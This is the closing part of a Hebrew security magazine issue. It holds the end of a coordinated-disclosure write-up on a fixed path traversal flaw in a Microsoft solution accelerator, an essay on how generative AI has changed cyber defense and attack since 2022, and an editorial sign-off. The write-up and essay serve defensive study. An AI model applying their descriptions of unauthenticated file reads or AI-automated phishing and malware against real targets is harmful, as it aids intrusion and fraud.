ראשית, "קוד הדגמה" אינו פטור מאבטחה. ברגע שפרויקט נושא את שם היצרן ומיועד לפריסה, יש להניח שמישהו יריץ אותו בייצור. שנית, אל תסמכו על נרמול בצד הלקוח - דפדפנים ו-curl **אמנם מנקים נתיבים, אך תוקף שולח את הבקשה הגולמית ישירות. שלישית, אמתו אחרי פתירה, לא לפניה**: הבדיקה היחידה שעומדת מול קידודים, קישורים סימבוליים ונתיבים מוחלטים היא השוואת הנתיב הקנוני מול הספרייה המורשית.

נקודה אחרונה שכדאי להפנים נוגעת ל-path converter של Starlette. מפתחים רבים משתמשים ב-{full_path:path} כברירת מחדל נוחה להגשת SPA (Single Page Application), מבלי להבחין שהמומר path: מעביר ביודעין גם תווי / שבדרך כלל נחסמים. כל route כזה שמסתיים בגישה למערכת הקבצים הוא חשוד מיידי, וחובה לזווג אותו עם אימות נתיב קפדני. כאשר ניתן, עדיף בכלל להגיש קבצים סטטיים דרך מנגנון ייעודי ומוקשח כמו StaticFiles של Starlette, ולא דרך route ידני שמרכיב נתיבים בעצמו.

סיכום

במאמר זה ראינו כיצד שורת קוד אחת ב-frontend_server.py - שרשור תמים לכאורה של קלט משתמש לנתיב קובץ - פתחה ב-Container-Migration-Solution-Accelerator של Microsoft חולשת Path Traversal (CWE-22) המאפשרת קריאת קבצים שרירותיים ללא אימות, עד כדי חשיפת אישורים דרך משתני סביבה. ראינו מדוע מלכודת os.path.join כה נפוצה, וכיצד התיקון הנכון - פתירת הנתיב ואימותו מול הספרייה המורשית - חוסם את כל וקטורי הניצול.

המסקנה רחבה יותר מפרויקט בודד: ככל שאנו נשענים על Solution Accelerators ועל קוד שנוצר במהירות סביב שירותי AI, כך גוברת החשיבות של בדיקת קלט שמרנית ושל אימות נתיבים נכון. החולשה דווחה ל-Microsoft, טופלה במהירות, ומדגימה היטב כיצד תהליך Coordinated Vulnerability Disclosure תקין מוביל לתיקון יסודי ובטוח יותר עבור כל המשתמשים.

על המחברת

יובל אלבר היא מהנדסת תוכנה וחוקרת אבטחת מידע עצמאית, עם רקע ביחידה 8200 וניסיון בפיתוח מערכות Python בייצור. בזמנה הפנוי היא בונה פורטפוליו של חולשות CVE במגוון יצרנים גדולים, עם התמקדות גוברת ברכיבים נמוכי-רמה ובהצטלבות שבין AI לאבטחה. ניתן ליצור קשר דרך LinkedIn.

מקורות מידע

- Container-Migration-Solution-Accelerator
- frontend_server.py (המתוקנת הגרסה)
- CWE-22: Improper Limitation of a Pathname to a Restricted Directory (MITRE)
- Path Traversal (OWASP)
- What is path traversal (PortSwigger Web Security Academy)
- os.path.join
- The False Security of AI Containers (Equixly)

בינה מלאכותית והגנת סייבר - פרספקטיבה של 4 שנים

מאת ד"ר יעקב רימר

הקדמה

במהלך שנת 2022 פרסמתי סדרת מאמרים בכותרת בינה מלאכותית והגנת סייבר - הייפ ומציאות. בסדרת המאמרים בחנתי לעומק את הפוטנציאל של שיטות מתקדמות בלמידת מכונה לקידום משמעותי של תחום הגנת הסייבר. מהפכת ה-Generative AI (מודלי שפה גדולים וסוכנים אוטונומיים) שהתפוצצה בשנים האחרונות (החל מסוף 2022) הביאה לפריצות דרך בתוך ה-AI שמאתגרות את הנחות היסוד מאז. לאור זאת, הסתקרנתי לבחון מה שרד את מבחן הזמן והיכן המציאות השתנתה.

רקע כללי

בסדרה שפרסמתי סקרתי מספר מאמרים שפורסמו על ידי Center for Security and Emerging Technology (CSET), גוף מחקרי באוניברסיטת ג'ורג'טאון. המאמרים עסקו בניתוח הקשר בין עולם ה-AI לעולם הסייבר הרחב (סייבר התקפי, הגנת סייבר ומבצעי השפעה בסייבר). הם התמקדו בשאלה האם שיטות למידת מכונה יסייעו להתמודד טוב יותר עם התקפות מתוחכמות יותר.

השורות התחתונות שלהם אותן ניתחתי בסדרה היו:

1. למידת מכונה יכולה לסייע למגינים לאתר התקפות סייבר בצורה מדויקת יותר. במקרים רבים לא מדובר בגישות חדשניות, אלא בהרחבה של אותם הדברים שכבר נעשים. כמובן, אסור לשכוח שעצם השימוש בלמידת מכונה מוסיף משטחי תקיפה נוספים.
2. בעולם הגנת הסייבר קיימות משימות שגרתיות ומייגעות רבות. למידת מכונה עשויה לסייע לבצע חלק מהן בצורה אוטומטית ובכך לפנות את הזמן והקשב של המגינים. בחלק מהתחומים עדיין נדרשות פריצות דרך משמעותיות אל מול השיטות שקיימות כיום.
3. כניסה של שיטות למידת מכונה נוספות ישנו את "שדה הקרב" של הגנת הסייבר. לעיתים לטובת התוקפים ולעיתים לטובת המגינים. אבל ללא פריצות דרך נוספות, לא צפוי ששיטות למידה מכונה ישנו באופן דרמטי את תחום הגנת הסייבר.

שלוש מסקנות אלו נדונו במפורט בסדרת המאמרים. בשתיים מהן צוין במפורש שיש צורך בפריצת דרך. וכאמור, לאור העובדה שבשנים האחרונות אכן התרחשה פריצת דרך משמעותית בתחום ה-Generative AI, החלטתי לבחון מחדש את שלוש המסקנות האלו.

מסקנה ראשונה

"למידת מכונה יכולה לסייע למגינים לאתר התקפות סייבר בצורה מדויקת יותר. במקרים רבים לא מדובר בגישות חדשניות, אלא בהרחבה של אותם הדברים שכבר נעשים."

האמירה הזאת עמדה ברובה היטב במבחן הזמן של ארבע השנים האחרונות (2022-2026). רוב היישומים של AI במוצרי הגנה גם כיום (כמו XDR, SIEM/SOAR) אינם מפתחים "היגיון הגנתי חדש". הם פשוט מבצעים את מה שאנליסט סייבר או מערכות חוקים עשו בעבר, רק במהירות ובקנה מידה גדולים בסדרי גודל. מערכות AI מסוגלות כעת לעבד הרבה יותר נתונים בו-זמנית, מכל מערכת קודמת. למשל, להצליב לוגים ולמצוא קשרים בין אירועים שונים ברשת. כלומר, ה-AI מרחיב את היכולת לנתח אירועי משתמשים, תחנות, רשת וענן ביחד - וכך להגיע להחלטה מדויקת יותר, מהר יותר. הוא גם מאפשר כתיבה (כיום אוטומטית) של חוקי זיהוי על בסיס דפוס תקיפה חדש שאותר.

עם זאת, כניסת מודלי השפה הגדולים (LLMs) והסוכנים האוטונומיים (AI Agents) הביאה איתה גם מספר גישות שניתן להגדיר כחדשניות באמת. בעבר, מערכות הגנה חיפשו חתימות ושינויים של דפוסים מוכרים כגון אנומליות סטטיסטיות. כיום, מודלי AI מסוגלים לייצר סיפור תקיפה שלם בשפה טבעית ובזמן אמת, כולל הסבר על ההיגיון של התוקף. זהו שינוי תפיסת הממשק בין אדם ומכונה בזמן אירוע סייבר. יתרה מכך, מערכות מתקדמות יכולות להציע (ואף לבצע במקרים מסוימים) תיקון של הקוד תוך כדי אירוע, כדי לחסום את התוקף מבלי להשבית את המערכת. דוגמה נוספת, בהתמודדות מול פישינג, מערכות AI מסוגלות לזהות ניסיון פישינג גם על ידי ניתוח סמנטי של הכוונה הפסיכולוגית של הטקסט. זהו סגנון חשיבה ניתוחי שונה מזה של הכלים ה"קלאסיים". אלו דוגמאות לשינויי גישה, גם אם בשוליים.

נעבור לסיפא של המסקנה הזאת: **"כמובן, אסור לשכוח שעצם השימוש בלמידת מכונה מוסיף משטחי תקיפה נוספים."** זה כמובן עדיין נכון. עצם השימוש במודלי AI בארגונים יצר משטחי תקיפה חדשים לחלוטין שהמגינים נאלצים להתמודד איתם: התקפות הרעלת נתונים (Data Poisoning), הזרקות פרומפטים (Prompt Injection), ועוד. השימוש הגובר במערכות AI מגביר כמובן את הסכנה הזאת. בנוסף, שימוש גובר במודלי AI עלול לגרום לדליפת מידע סודי או נכסים של החברה שמשתמשת בהם.

מסקנה שנייה

"בעולם הגנת הסייבר קיימות משימות שגרתיות ומייגעות רבות. למידת מכונה עשויה לסייע לבצע חלק מהן בצורה אוטומטית ובכך לפנות את הזמן והקשב של המגינים. בחלק מהתחומים עדיין נדרשות פריצות דרך משמעותיות אל מול השיטות שקיימות כיום."

כבר לפני 4 שנים ציינתי כי ברור שלמידת מכונה תסייע בביצוע אוטומטי של משימות מייגעות, כגון איסוף מודיעין על תוקפים ושיוך של תקיפות סייבר. תהליך זה הואץ מאוד בשנים האחרונות עם פריצת הדרך במערכות של מודלי שפה גדולים וסוכנים אוטונומיים. כלי AI משולבים כיום כאמור ב-SIEM/SOAR ומסייעים לאנליסטים ב-SOC לסכם אירועים, לכתוב שאילתות וחוקי זיהוי ולסנן רעשים (False Positives). אבל, פריצת הדרך הטכנולוגית הביאה לשינוי משמעותי יותר בחלק מהתחומים.

אמנם, החדשות הרעות הן שאתגרים שהצבעתי עליהם נשארו בעייתיים גם כיום. חברות הגנה אינן יכולות להרשות לעצמן אחוז גבוה של התרעות שווא מחשש לגרימת DoS (מניעת שירות) עצמי ללקוחות. ארגונים מעדיפים דטרמיניזם ויכולת הסבר (Explainability) על פני קופסה שחורה של AI שמחליטה לחסום תעבורת רשת קריטית ללא נימוק ברור. לכן מערכות חוקים עדיין שולטות בעולם ה-Network IDS. בנוסף, רובנו עדיין לא מעוניינים ב-Agent אוטונומי שיבצע שינויים ברשת ללא השגחה אנושית, שוב מחשש שיגרום ל-DoS.

אבל יש גם חדשות טובות. בכל הנוגע לניתוח טקסט, קוד וחולשות, המהפכה של מודלי ה-AI והסוכנים שינתה לחלוטין את הכללים והפכה משימות שנחשבו ב-2022 ל"אקדמיות" או שוליות לכלים מסחריים. בעבר, מציאת וסיווג באגים, ניתוח דוחות באגים, או כתיבת קלטים חכמים ל-Fuzzing דרשו השקעה אנושית גדולה עקב מגבלות של שיטות למידת המכונה הקלאסיות. פריצת הדרך הגנרטיבית אפשרה לקרוא ולפרש קוד וטקסט, ובכך לפרוץ את המחסום בתחומים של כתיבת וניתוח קוד והנדסה לאחור (Reverse Engineering).

כיום חברות כבר לא נדרשות לאסוף דוגמאות לבאגים משלהן כדי לאמן מודל למידת מכונה. מודלי שפה מסחריים וייעודיים לעולם הפיתוח מגיעים עם הבנה עמוקה של שפה טבעית וקוד. כלי אבטחת אפליקציות משתמשים במודלים האלו כדי לסרוק קוד באופן סטטי, או לקרוא פלטים של סורקי קוד מבוססי חוקים. המודלים מסוגלים להבין את הקשר הקוד, לאתר באגים ולהגדיר את חומרת הבאג ברמת דיוק גבוהה. ומודלי ה-AI של השנים האחרונות לא רק מסווגים באגים - הם גם מתקנים אותם באופן אוטומטי. כלי פיתוח מודרניים מזהים חולשת אבטחה כבר בזמן כתיבת הקוד על ידי המפתח, ומציגים לו הצעה לקוד מתוקן ומאובטח. וכמובן, המודלים האלו אף מסוגלים לכתוב את הקוד באופן מלא, אוטומטי ומאובטח. היכולת הזו למנוע חולשות לפני שהקוד מגיע ליישום הינה אחת מפריצות הדרך המשמעותיות ביותר, והתקווה לצמצום כמות החולשות בעולם.

בנוסף, מערכות סוכנים ומודלי LLM מודרניים מסוגלים גם לסייע בהנדסה לאחור (Reverse Engineering) של קוד בינארי (Compiled). הם מסוגלים "להבין" את כוונת התוכניתן המקורי, להסביר את פעולת הפונקציה, ולהוסיף שמות לפונקציות ולמשתנים, גם אם הם הוסרו במהלך הקומפילציה. הם יכולים גם לסמן לחוקר האם והיכן יש חשש לחולשות בקוד. בכך הם יכולים לקצר את זמן הניתוח של קבצי הרצה מימים, לדקות ספורות.

מודלי AI מסייעים מאוד גם בתהליך ניתוח קוד דינאמי. הם מסוגלים לכתוב אוטומטית קלטים עבור פאזרים. משימה שבעבר לקחה זמן רב של עבודה ידנית. וה-AI לא מייצר רק קלטים אקראיים. מודלים מודרניים שמסוגלים כאמור לנתח את הקוד ו"להבין" את הלוגיקה שלו, יכולים לייצר קלטים סמנטיים מתוחכמים שמיועדים להגיע לפינות הנסתרות ביותר של הקוד במהירות גבוהה פי כמה.

גם תחום בדיקות החדירות (Pentest) האוטומטיות עבר מהפכה. שילוב של LLM-based Agents יחד עם מערכות חוקים (מסוגים שונים) מאפשר לסוכני AI מודרניים להבין ארכיטקטורות רשת מורכבות, לקרוא פלטים של סורקי חולשות, ולתכנן שרשראות תקיפה (Lateral Movement) ברשתות ארגוניות גדולות בזמן אמת. פריצת הדרך הגיעה מהיכולת של מודלי שפה להבין קשרים ולוגיקה של מערכות ופרוטוקולים בצורה "אנושית". יתרה מזאת, המודלים מאומנים מראש על כמויות עצומות של קוד, מדריכי IT, תיעודי חולשות (CVEs) ומתודולוגיות תקיפה. כלומר, הם מגיעים לרשת הנבדקת עם "ידע רקע" נרחב. הם לא צריכים ללמוד את הרשת מאפס. הם פשוט מיישמים את הידע הכללי שלהם על המבנה הספציפי שהם מגלים, בדומה להאקר אנושי.

הסוכנים האלו מסוגלים גם לבצע תיקונים באופן אוטומטי לבעיות שנמצאו. אבל כפי שכתבתי לעיל, רובנו עדיין חוששים מ-Agent אוטונומי שיבצע שינויים ברשת ללא השגחה אנושית. הפתרון הוא מודל ה-HITL (Human-in-the-loop). לא מאפשרים לסוכנים לרוץ לבד לחלוטין ברשת, אלא משתמשים ב-AI כ"טייס משנה" שמייצר את תוכנית התקיפה/הבדיקה או התיקונים, מציג אותה למפעיל האנושי, ומבקש אישור לפני ביצוע פעולות רגישות או אגרסיביות. זה הפך את השימוש למעשי ובטוח יותר.

מסקנה שלישית

"כניסה של שיטות למידת מכונה נוספות ישנו את "שדה הקרב" של הגנת הסייבר. לעיתים לטובת התוקפים ולעיתים לטובת המגינים. אבל ללא פריצות דרך נוספות, לא צפוי ששיטות למידה מכונה ישנו באופן דרמטי את תחום הגנת הסייבר."

בסדרת הכתבות כתבתי שהמטרה של בינה מלאכותית אינה רק "לרוץ הכי מהר שאנחנו יכולים, כדי להישאר באותו המקום", סטייל עליסה בארץ המראות. המטרה היא לשפר את יכולות ההגנה אל מול התוקפים. אבל בהגנת סייבר לא משחקים מול "הקיר". יש תוקפים בצד השני שמשתכללים לא פחות, ויש שיאמרו אפילו יותר מהמגינים. בשנים האחרונות, עם מהפכת מודלי השפה והסוכנים האוטונומיים, קצב המשחק הואץ בצורה חסרת תקדים. אבל הסטטוס קוו הדינמי בין תוקפים ומגינים נשמר. ארגונים שלא אימצו כלי בינה מלאכותית להגנה פשוט נשארו מאחור, אך אלו שאימצו אותם לא הפכו לחסינים לחלוטין לתקיפות סייבר. הם כנראה רק מצליחים להתמודד עם קצב ההתקפות המוגבר של התוקפים, שמשתמשים גם הם באותם הכלים בדיוק.

המציאות בשנים האחרונות מאששת שגרף תקיפות הסייבר העולמי, פריצות הכופר וגניבות המידע רק המשיך לעלות, מה שמוכיח ש-AI אינו "תרופת פלא" שמפחיתה את עצם קיום האיום בסייבר. כל מקום שבו יש שיפור לטובת המגינים, כמו מציאת חולשות אוטומטית שהוזכר לעיל, משמש מיד גם את התוקפים. כלי AIהמיועדים לסקירת קוד ואיתור באגים משמשים כיום האקרים למציאת חולשות באותה קלות שבה המגינים משתמשים בהם כדי לתקן אותן. ונזכיר שלתוקף מספיקה חולשה אחת. מגן חייב לתקן את כולן. יתרה מזאת, עבור המגן, לא די לתקן חולשות, צריך גם להטמיע את התיקונים. אמנם, AI מסייע מאוד לאחרונה גם בתיקון החולשות, אבל הטמעה היא לפעמים עניין מורכב בהרבה. וכפי שצוין לעיל, הגישה הרווחת אינה מאפשרת תיקון אוטומטי לחלוטין, אלא השגחה אנושית על התהליך. כלומר, אנחנו רואים האצה משמעותית בתהליכי ההגנה, אבל הם עדיין מורכבים ובד"כ מסורבלים יותר מהמאמץ שנדרש מהתוקף.

הזכרתי לעיל שמודלי AI מסייעים כיום טוב יותר במניעת פישינג. אבל הם גם מאיצים משמעותית את היכולת של כל אדם (ולא רק מומחה סייבר) לייצר תקיפות פישינג מתוחכם באופן סיטונאי. גרוע מכך, סוכני ה-AI מסוגלים להריץ תהליך פישינג דינמי מלא מול הנתקף, ללא מגע אדם. זה כולל איתור מטרות באופן אוטומטי, איסוף מידע מקדים לפני תקיפה (אוסינט), פתיחת פרופילים פיקטיביים ברשתות חברתיות, שליחה ותגובה של מיילים, ואפילו לענות לטלפון או להתחזות לאדם מסוים בוועידת Zoom. כלומר, מתקפות מתוחכמות שהיו שמורות בעבר אך ורק ל"דגים שמנים" (Whaling), מכיוון שדרשו מאמץ ותפעול אנושי ידני, הופכות להיות נפוצות. אז כן, יש חדשנות מסוימת במניעת פישינג. אבל במחיר של תיעוש דרמטי ביכולות של התוקף.

באופן דומה, המודלים הקלו לא רק על המגינים לכתוב תוכנה מאובטחת. הם הקלו מאוד גם על תוקפים זוטרים לכתוב פוגענים מתוחכמים, ואף לייצר באופן אוטומטי הרבה מאוד גרסאות שלהם (פולימורפיזם). בנוסף, שימוש ב-AI לכתיבת קוד דוחף לעיתים חברות תוכנה לשחרר פיצ'רים מהר יותר, או לכתוב קוד מהר יותר, לפעמים ללא מגע יד אדם. תהליכים אלו עלולים להגדיל דווקא את משטח התקיפה, כי למרות היתרונות של כתיבת קוד מאבטח באמצעות AI, לפעמים הקוד החדש עלול להיות עם חולשות בעצמו. ניתן לחשוב כמובן על הוספת מנגנוני בקרה, שוב באמצעות AI, אבל האם כולם יעשו זאת?

ויש עוד נושא שלא השתנה משמעותית ב-4 השנים החולפות. חברות סייבר עדיין "מגמגמות" כאשר הן נדרשות להציג מדדי הצלחה ברורים ואמינים ליעילות מערכות ההגנה שלהן, גם כאשר הן משלבות בהן AI. זאת למרות שמערכות ה-AI המודרניות הביאו בשורה גם ביכולת ליצור מאגרי בדיקה או סימולציות של רשתות ותעבורת רשת סינטטית.

סיכום

ארכיטקטורת ה-Transformers ומודלי השפה הגדולים הביאו לפריצת דרך משמעותית ביכולת של מערכות אוטומטיות להבין הקשר, שפה וקוד, ובכך הן שינו את שדה הקרב בסייבר. הטכנולוגיה לא נשארה רק בגדר "שיפור הדרגתי של השיטות הקיימות". עם זאת, בינה מלאכותית עדיין איננה פתרון קסם שסיים את תקיפות הסייבר. מרוץ החימוש בין התוקפים למגינים נותר בעינו, רק בקצב מואץ משמעותית. שני הצדדים קבלו "מטוסי סילון" במקום מכוניות, מה שהפך את שדה הקרב בסייבר למהיר, אוטונומי וקטלני בהרבה.

אז מה השורה התחתונה? בדיוק כמו לפני 4 שנים. לאור מצב שדה-הקרב של הסייבר, אין מנוס אלא להמשיך ולפתח יישומים חדשים של AI לטובת הגנת סייבר. כן, גם אם בפועל אלו רק יאפשרו לנו "לרוץ הכי מהר שאנחנו יכולים, כדי להישאר באותו המקום".

על הכותב

ד"ר יעקב רימר הוא יועץ בכיר ומרצה בנושאי סייבר, בינה מלאכותית וביולוגיה. יש לו תואר שני בלמידת מכונה ודוקטורט באימונולוגיה, שניהם ממכון ויצמן למדע. הוא עוסק ביעוץ למשרדי ממשלה ולחברות היי-טק. בעבר שימש בתפקידים בכירים בהיי-טק ובמשרד ראש הממשלה. בנוסף, הוא מלמד במסגרת תוכניות לתואר שני באוניברסיטת תל-אביב את הקורסים: "מבוא לטכנולוגיות סייבר", "בינה מלאכותית ויישומיה לביטחון" ו"בינה מלאכותית בעידן הסייבר".

מייל לתגובות: MrBigDataThemarker@gmail.com

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-189 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 80ut a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא בתקווה ביום האחרון של חודש ספטמבר!

אפיק קסטיאל

31.08.2026